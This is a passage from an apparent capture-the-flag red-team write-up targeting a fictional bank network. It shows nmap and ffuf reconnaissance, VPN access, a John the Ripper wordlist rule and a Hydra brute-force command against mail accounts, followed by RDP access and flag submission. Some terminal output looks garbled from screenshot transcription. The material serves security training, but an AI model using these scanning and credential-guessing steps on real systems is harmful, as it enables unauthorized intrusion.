2 262.12 ms VPN.thereserve.loc (10.200.116.12)
```

*OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.*

*Nmap done: 1 IP address (1 host up) scanned in 116.80 seconds*

I then proceeded to scan the **WEB server** at 10.200.116.13 using the same nmap command with the -p- switch to enumerate all TCP ports and --min-rate 5000 to ensure efficient execution.

This comprehensive scan of the web server allowed me to detect any non-standard ports or additional services that might be running beyond the default HTTP/HTTPS setup. Given that this server is publicly accessible and already revealed valuable OSINT data during the reconnaissance phase, it remained a high-priority target for further enumeration and potential exploitation.

```
nmap -A -p- --min-rate 5000 10.200.116.13

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 04:54 EDT
Nmap scan report for WEB.thereserve.loc (10.200.116.13)
Host is up (0.25s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 bb:78:b7:33:29:b8:b9:55:7a:8f:51:dd:a4:ee:7a:09 (RSA)
| 256 b2:da:55:8f:de:3a:30:4e:9e:8c:94:15:04:c7:f2:7c (ECDSA)
_ 256 7e:84:7d:e5:1f:5f:78:d7:ec:76:45:5c:70:2a:cf:3e (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
_ http-title: Site doesn't have a title (text/html).
_ http-server-header: Apache/2.4.29 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
```



*OS details: Linux 4.15*

*Network Distance: 2 hops*

*Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel*

*TRACEROUTE (using port 1723/tcp)*

*HOP RTT ADDRESS*

*1 158.80 ms 10.50.113.1*

*2 280.35 ms WEB.thereserve.loc (10.200.116.13)*

*OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.*

*Nmap done: 1 IP address (1 host up) scanned in 51.34 seconds*

With open ports identified across all three hosts, I advanced to **service enumeration**, focusing on analyzing the exposed **web services**. The goal here was to identify specific technologies, software versions, and potential misconfigurations that could be leveraged for initial access.

While all three systems revealed standard web interfaces, the **VPN Gateway at 10.200.116.12** presented particularly **interesting results**. Its response headers, page structure, and behavior during interaction suggested a custom or lightly obfuscated implementation, potentially with login functionality tied to internal authentication systems. This system stood out as a likely candidate for further targeted attacks, especially when paired with the previously harvested usernames and email formats.

Terminal : ffuf -u <http://10.200.116.12/FUZZ> -w </usr/share/wordlists/Discovery/Web-Content/directory-list-2.3-medium.txt> -t 50



The connection was successfully established, indicating that the VPN server accepted the configuration without requiring additional client-side credentials or certificates—an indication of a **critical misconfiguration**.

```

kali@kali: ~/Desktop/Capstone_Challenge_Resources
$ sudo openvpn --config capstone.ovpn
2025-03-24 05:06:29 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-03-24 05:06:29 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by swpn-ko, disabling data channel offload.
2025-03-24 05:06:29 OpenVPN 2.5.12 x86_64-w64-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PTLIB] [AFEO] [OC]
2025-03-24 05:06:29 library versions: OpenSSL 3.4.1 11 Feb 2025, LZO 2.10
2025-03-24 05:06:29 CCO version: N/A
2025-03-24 05:06:29 TCP/UDP: Preserving recently used remote address: [AF_INET]10.200.116.12:1194
2025-03-24 05:06:29 Socket Buffers: [FD] [131072] [131072] S=[16384] [16384]
2025-03-24 05:06:29 Attempting to establish TCP connection with [AF_INET]10.200.116.12:1194
2025-03-24 05:06:30 TCP connection established with [AF_INET]10.200.116.12:1194
2025-03-24 05:06:30 TCP4 CLIENT link local: (not bound)
2025-03-24 05:06:30 TCP4 CLIENT link remote: [AF_INET]10.200.116.12:1194
2025-03-24 05:06:30 TLS: Initial packet from [AF_INET]10.200.116.12:1194, sid=63431cd0 090ca030
2025-03-24 05:06:30 VERIFY OK: depth=1, CN=ChangeMe
2025-03-24 05:06:30 VERIFY KU OK
2025-03-24 05:06:30 Validating certificate extended key usage
2025-03-24 05:06:30 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-03-24 05:06:30 VERIFY OK
2025-03-24 05:06:30 VERIFY OK: depth=0, CN=server
2025-03-24 05:06:32 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-03-24 05:06:32 [server] Peer Connection Initiated with [AF_INET]10.200.116.12:1194
2025-03-24 05:06:32 TLS: new_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-03-24 05:06:32 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-03-24 05:06:32 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-03-24 05:06:32 PUSH: Received control message: 'PUSH_REQUEST,route 10.200.116.21 255.255.255.255,route 10.200.116.22 255.255.255.255,route-metric 1000,route-gateway 12.100.1.1,topology subnet,ping 5,ping-restart 120,ifconfig 12.100.1.9 255.255.255.0,peer-id 0'
2025-03-24 05:06:33 OPTIONS IRMONT: --ifconfig/p options modified
2025-03-24 05:06:33 OPTIONS IRMONT: route options modified
2025-03-24 05:06:33 OPTIONS IRMONT: route-related options modified
2025-03-24 05:06:33 Using peer cipher 'AES-256-GCM'
2025-03-24 05:06:33 TUN/TAP device tun0 opened
2025-03-24 05:06:33 net_route_v4_best_gw query: via 192.168.114.2 dev eth0
2025-03-24 05:06:33 ROUTE_GATEWAY 192.168.114.2/255.255.255.0 IFAcfe:eth0 HWADDR:08:0c:29:14:54:45
2025-03-24 05:06:33 TUN/TAP device tun0 opened
2025-03-24 05:06:33 net_iface_mtu_set: mtu 1500 for tun0
2025-03-24 05:06:33 net_iface_up: set tun0 up
2025-03-24 05:06:33 net_addr_v4_add: 12.100.1.9/24 dev tun0
2025-03-24 05:06:33 net_route_v4_add: 10.200.116.21/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2025-03-24 05:06:33 net_route_v4_add: 10.200.116.22/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2025-03-24 05:06:33 Initialization Sequence Completed
2025-03-24 05:06:33 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
2025-03-24 05:06:33 Timers: ping 5, ping-restart 120

```

Upon connection, the VPN server **pushed two internal routes** to my system:

- 10.200.116.21
- 10.200.116.22

This confirmed that I had gained **initial access to the internal network**, significantly expanding the attack surface. These internal IPs became the next focus for enumeration and exploitation, as they potentially host critical services or internal-facing web applications.

Terminal : route

```

(kali@kali)-[~/Desktop/Capstone_Challenge_Resources]
$ route
Kernel IP routing table
Destination      Gateway         Genmask        Flags Metric Ref    Use Iface
0.0.0.0          10.12.0.13     128.0.0.0      UG    0      0      0 tun3
default          192.168.114.2  0.0.0.0        UG    100    0      0 eth0
ns335394.ip-5-1  192.168.114.2  255.255.255.255 UGH    0      0      0 eth0
10.12.0.1        10.12.0.13     255.255.255.255 UGH    0      0      0 tun3
10.12.0.13       0.0.0.0        255.255.255.255 UH    0      0      0 tun3
10.50.113.0      0.0.0.0        255.255.255.0  U    0      0      0 capstone
10.200.116.0     10.50.113.1    255.255.255.0  UG    1000   0      0 capstone
10.200.116.21    1.mubc.chcg.chc 255.255.255.255 UGH    1000   0      0 tun0
10.200.116.22    1.mubc.chcg.chc 255.255.255.255 UGH    1000   0      0 tun0
12.100.1.0       0.0.0.0        255.255.255.0  U    0      0      0 tun0
128.0.0.0        10.12.0.13     128.0.0.0      UG    0      0      0 tun3
172.17.0.0       0.0.0.0        255.255.0.0    U    0      0      0 docker0
192.168.114.0    0.0.0.0        255.255.255.0  U    100    0      0 eth0

```



### 🌟 Phase 3 – Internal Reconnaissance & Enumeration

With a successful VPN connection established and two internal routes pushed (10.200.116.21 and 10.200.116.22), I began focused enumeration on the newly accessible hosts—identified as **WRK1** and **WRK2** respectively.

To avoid interference from internal firewalls potentially blocking ICMP echo requests, I executed **nmap** scans with the **-Pn** switch to skip the ping check and proceed directly with port scanning:

Terminal : `nmap -A -p- 10.200.116.21 -Pn -v -T4`

```
zsh: suspended nmap -A -p- 10.200.116.21,22 -Pn -v -T4
(kali@kali)-[~/Desktop/Capstone_Challenge_Resources]
$ nmap -A -p- 10.200.116.21 -Pn -v -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 05:46 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:46
Completed NSE at 05:46, 0.00s elapsed
Initiating NSE at 05:46
Completed NSE at 05:46, 0.00s elapsed
Initiating NSE at 05:46
Completed NSE at 05:46, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 05:46
Completed Parallel DNS resolution of 1 host. at 05:46, 0.05s elapsed
Initiating SYN Stealth Scan at 05:46
Scanning 10.200.116.21 [65535 ports]
Discovered open port 445/tcp on 10.200.116.21
Discovered open port 139/tcp on 10.200.116.21
Discovered open port 22/tcp on 10.200.116.21
Discovered open port 3389/tcp on 10.200.116.21
Discovered open port 135/tcp on 10.200.116.21
```

Terminal: `nmap -A -p- 10.200.116.22 -Pn -v -T4`

```
(kali@kali)-[~/Desktop/Capstone_Challenge_Resources]
$ nmap -A 10.200.116.22 -Pn -v -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-24 05:57 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:57
Completed NSE at 05:57, 0.00s elapsed
Initiating NSE at 05:57
Completed NSE at 05:57, 0.00s elapsed
Initiating NSE at 05:57
Completed NSE at 05:57, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 05:57
Completed Parallel DNS resolution of 1 host. at 05:57, 0.79s elapsed
Initiating SYN Stealth Scan at 05:57
Scanning 10.200.116.22 [1000 ports]
Discovered open port 139/tcp on 10.200.116.22
Discovered open port 445/tcp on 10.200.116.22
Discovered open port 22/tcp on 10.200.116.22
Discovered open port 135/tcp on 10.200.116.22
Discovered open port 3389/tcp on 10.200.116.22
Discovered open port 445/tcp on 10.200.116.22
```

The scans revealed multiple **open ports** on both machines, with particularly interesting services exposed:



- **Remote Desktop Protocol (RDP)** – potential for GUI-based access if valid credentials are found.
- **Secure Shell (SSH)** – a strong candidate for command-line-based access, suggesting possible UNIX or Linux configurations.
- **Server Message Block (SMB)** – often used for file sharing and system enumeration, frequently targeted for credential harvesting or lateral movement.

These services became primary targets for deeper enumeration and exploitation attempts in the next stage of the operation.

---

#### Phase 4 – Credential Access

With **RDP ports exposed** on the internal hosts (WRK1 and WRK2), I proceeded to attempt authentication in order to gain interactive access. Since no valid credentials were yet available, I initiated a **brute-force attack** targeting the RDP service.

For this, I used **Hydra**, a powerful password-cracking tool, in combination with a username list harvested during the OSINT phase and a generated password wordlist based on the Password Policy provided to me before the engagement alongside with the project brief, files and tools. The attack focused on testing for weak or commonly used credentials that may grant access to user accounts via RDP.

Generating the password list using **John The Ripper**

- Open John conf file to add custom role



```
(kali@kali)-[~]  
$ sudo mousepad /etc/john/john.conf  
[sudo] password for kali:  
█
```

- adding password generator custom rules

```

File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.

141
142 # Regex alphabets
143 .include <regex_alphabets.conf>
144
145 # NOTE, this file (john.local.conf) is deprecated. If you had any modified logic in this
146 # file, please create and move it to john-local.conf. The file simply can be renamed to
147 # the new john-local.conf if you so choose.
148 .include '$JOHN/john.local.conf'
149
150 # include john-local.conf (This file can be created by user, to override defaults in this john.conf file)
151 .include '$JOHN/john-local.conf'
152
153 # include john-local.conf in local dir, it can override john.conf, john-local.conf (or any other conf file loaded)
154 # This is disabled by default since it's a security risk in case JTR is ever run with untrusted current directory
155 #.include './john-local.conf'
156
157 # End of john.conf file.
158 # Keep this comment, and blank line above it, to make sure a john-local.conf
159 # that does not end with \n is properly loaded.
160
161 #Custom rules
162 [List.Rules:Redteam-capstone]
163 AZ"[0-9]"$[!@#%&"]
164
165
166
167
168
169
170
171
172
173
174
175
176
177

```

- Generating the password wordlist

```

(kali@kali)~$
$ john --wordlist=/home/kali/Desktop/Capstone_Challenge_Resources/password_base_list.txt --rules=Redteam-capstone --stdout > generated_passlist.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
720p 0:00:00.07 100.00% (2025-03-23 07:42) 94.73p/s reservebank9^
(kali@kali)~$
$

```

- open the generated passlist

```

(kali@kali)~$
$ cat generated_passlist.txt
TheReserve0!
TheReserve0!
Reserve0!
Reserve0!
CorpTheReserve0!
corpthereserve0!
Passw0rd0!
passw0rd0!
TheReservebank0!
thereservebank0!
ReserveBank0!
ReserveBank0!
TheReserve00
thereserve00
Reserve00
reserve00
CorpTheReserve00
corpthereserve00
Passw0rd00
passw0rd00
TheReservebank00
thereservebank00
ReserveBank00
ReserveBank00
TheReserve000
thereserve000
Reserve000
reserve000
CorpTheReserve000
corpthereserve000
Passw0rd000
passw0rd000
TheReservebank000
thereservebank000

```

Brute Force the mail Account list

Terminal : hydra -L

/home/kali/Desktop/Capstone\_Challenge\_Resources/generated\_emails.txt -P

/home/kali/Desktop/Capstone\_Challenge\_Resources/generated\_passlist.txt

10.200.116.11 smtp -t 4




At this stage, I had achieved a significant objective in the engagement—**initial access to AD-integrated systems**, and as a result, obtained the **first, second and third flag of the challenge**.

The screenshot shows a Kali Linux virtual machine environment. The main window displays the Windows 10 desktop with a blue background. A taskbar is visible at the bottom, containing the Start button, task view, and several pinned applications: File Explorer, Edge, and the Command Prompt. The system tray on the right shows the date and time as 10:50:11.705 on 6/38. A Command Prompt window is open, showing the following commands and output:


```

C:\Users\mohammad_ahmed\hostname
C:\Users\mohammad_ahmed\csc
C:\Windows\Temp
C:\Windows\Temp\echo c657283c-d42f-4cfe-81d1-638a61f9a355 > mohammedall.txt
C:\Windows\Temp\type mohammedall.txt
Access is denied.
C:\Windows\Temp
C:\Windows\Temp


```







## POC of Submitting Second Flag



```
File Actions Edit View Help
Internal VPN x RDP 21 x Mail thunderbird x Nmap Internal SRV x SSH E-citizen x

[1] CORP Tier 2 Foothold
[2] CORP Tier 2 Admin
[3] CORP Tier 1 Foothold
[4] CORP Tier 1 Admin
[5] CORP Tier 0 Foothold
[6] CORP Tier 0 Admin
[7] BANK Tier 2 Foothold
[8] BANK Tier 2 Admin
[9] BANK Tier 1 Foothold
[10] BANK Tier 1 Admin
[11] BANK Tier 0 Foothold
[12] BANK Tier 0 Admin
[13] ROOT Tier 0 Foothold
[14] ROOT Tier 0 Admin
[15] SWIFT Web Access
[16] SWIFT Captures Access
[17] SWIFT Approver Access
[18] SWIFT Payment Mode
[19] Exit
[20] Exit


Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): WMI

In order to verify your access, please complete the following steps:
1. On the wmi host, navigate to the C:\Windows\Temp\ directory
2. Create a text file with this name: mohammedali.txt
3. Add the following UUID to the first line of the file: 4bb76d7f-6fa7-496b-80d7-5d29a59f9e7
4. Click proceed for the verification to occur



Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z.
Ready to verify? [Y/X/Z]: Y
Warning: Permanently added '10.209.136.21' (ECDSA) to the list of known hosts.
mohammedali.txt


Will done! Check your email!
2

What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify post compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection: 1
```



## POC of Submitting Third Flag





